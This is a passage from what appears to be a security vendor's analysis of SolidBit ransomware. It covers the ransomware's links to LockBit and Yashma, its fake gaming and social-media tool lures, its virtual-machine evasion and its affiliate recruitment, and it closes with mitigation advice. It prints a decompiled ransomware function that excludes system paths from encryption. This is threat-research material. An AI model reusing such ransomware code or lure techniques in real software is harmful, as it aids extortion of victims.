

Figure 19. Similarities between the chat support sites of LockBit (left) and SolidBit (right)

Figure 20. The ransom notes of LockBit (left) and SolidBit (right)

However, SolidBit ransomware is compiled using .NET and is actually a variant of Yashma ransomware, also known as Chaos (Figure 21). It's possible that SolidBit's ransomware actors are currently working with the original developer of Yashma ransomware and likely modified some features from the Chaos builder, later rebranding it as SolidBit (Figure 22).

Solidbit Ransomware | Yashma Ransomware

Figure 21. The functions of SolidBit ransomware (left) and Yashma ransomware (right)

```
// ConsoleApplication7.Program
// Token: 0x0600000B RID: 11 RVA: 0x00002644 File Offset: 0x00000844
private static bool checkDirContains(string directory)
{
    directory = directory.ToLower();
    string[] array = new string[]
    {
        "appdata\\local",
        "appdata\\locallow",
        "users\\all users",
        "\\ProgramData",
        "boot.ini",
        "bootfont.bin",
        "boot.ini",
        "iconcache.db",
        "ntuser.dat",
        "ntuser.dat.log",
        "ntuser.ini",
        "thumbs.db",
        "autorun.inf",
        "bootsect.bak",
        "bootmgfw.efi",
        "desktop.ini"
    };
    string[] array2 = array;
    for (int i = 0; i < array2.Length; i++)
    {
        string value = array2[i];
        if (directory.Contains(value))
        {
            return false;
        }
    }
    return true;
}
```

Solidbit Ransomware

```
' ConsoleApplication7.Program
Private Shared Function checkDirContains(directory As String) As Boolean
    directory = directory.ToLower()
    Dim array As String() = New String() { "appdata\local", "appdata\locallow", "users\all users",
      "\ProgramData", "boot.ini", "bootfont.bin", "boot.ini", "iconcache.db", "ntuser.dat",
      "ntuser.dat.log", "ntuser.ini", "thumbs.db", "autorun.inf", "bootsect.bak", "bootmgfw.efi",
      "desktop.ini" }
    Dim array2 As String() = array
    For i As Integer = 0 To array2.Length - 1
        Dim value As String = array2(i)
        If directory.Contains(value) Then
            Return False
        End If
    Next
    Return True
End Function
```

Yashma Ransomware

Figure 22. SolidBit ransomware (left) and Yashma ransomware (right) checks files in a targeted system's directories

The new SolidBit sample is larger than its predecessors at 5.56 MB, compared to the 159 KB of earlier SolidBit variants. Its use of a fake League of Legends Account Checker application to drop its ransomware payload is a new technique in its arsenal.

SolidBit posing as social media tools

In addition to the fraudulent League of Legends account checker application, the aforementioned GitHub account has uploaded this new SolidBit variant disguised as other legitimate applications named "Social Hacker" (Figure 23) and "Instagram Follower Bot" (Figure 24). However, the account has been taken down at the time of this writing.



Figure 23. File properties of the new SolidBit ransomware variant disguised as an application named Social Hacker



Figure 24. File properties of the new SolidBit ransomware variant disguised as an application called Instagram Follower Bot

Both these malicious applications display an error message when executed on a virtual machine (Figure 25). They exhibit the same behavior as the fake League of Legends account checker, wherein they drop and execute an executable that will, in turn, drop and execute the SolidBit ransomware payload (Figure 26).



Figure 25. The error message shown when the Social Hacker and Instagram Follower Bot applications are run on a virtual machine



Figure 26. The execution flow of the three malicious applications that contain the new SolidBit variant

SolidBit as ransomware-as-a-service

The malicious actors behind SolidBit aren't just turning to malicious apps as a means of spreading the ransomware. A researcher found that the SolidBit ransomware group also posted a job advertisement on an underground forum on June 29 to recruit potential affiliates for their ransomware-as-a-service (RaaS) activities. These affiliates, who are tasked with penetrating a victim's system and distributing SolidBit, stand to gain 80% of the ransomware payout as a commission.

Fending off ransomware attacks

The malware authors behind SolidBit ransomware appear to be gearing up to expand their operations through recruiting ransomware-as-a-service partners who will facilitate a wider scale of infection, on top of the distribution approach of their newly found variant. The large commission percentage that SolidBit's authors offer is likely to attract other opportunistic threat actors, so we anticipate more activity from this ransomware group in the near future.

While it is not new for ransomware to disguise itself as a legitimate program or a tool as a social engineering lure, SolidBit's new variant targets games and applications with a large user base. This allows SolidBit's ransomware actors to cast a wide net of potential victims, and users who are may not be well-versed in security hygiene, such as children or teenagers, could fall victim to fraudulent applications and tools, as was the case in previous Minecraft and Roblox malware infections.

End users and organizations alike can mitigate the risk of ransomware infection by following these security best practices:

- Enable multifactor authentication (MFA) to prevent attackers from performing lateral movement inside a network.
- Adhere to the 3-2-1 rule when backing up important files. This involves creating three backup copies on two different file formats, with one of the copies stored in a separate location.
- Patch and update systems regularly. It's important to keep one's operating system and applications up to date, which will prevent malicious actors from exploiting any software vulnerabilities.

Organizations can also benefit from security solutions that offer multilayered detection and response such as Trend Micro Vision One™, which has multilayered protection and behavior detection capabilities that help block suspicious behavior and tools before ransomware can do any

damage. Trend Micro Apex One™ also provides next-level automated threat detection and response to protect endpoints against advanced issues, like fileless threats and ransomware.

Indicators of compromise (IOCs)

View the full list of IOCs here.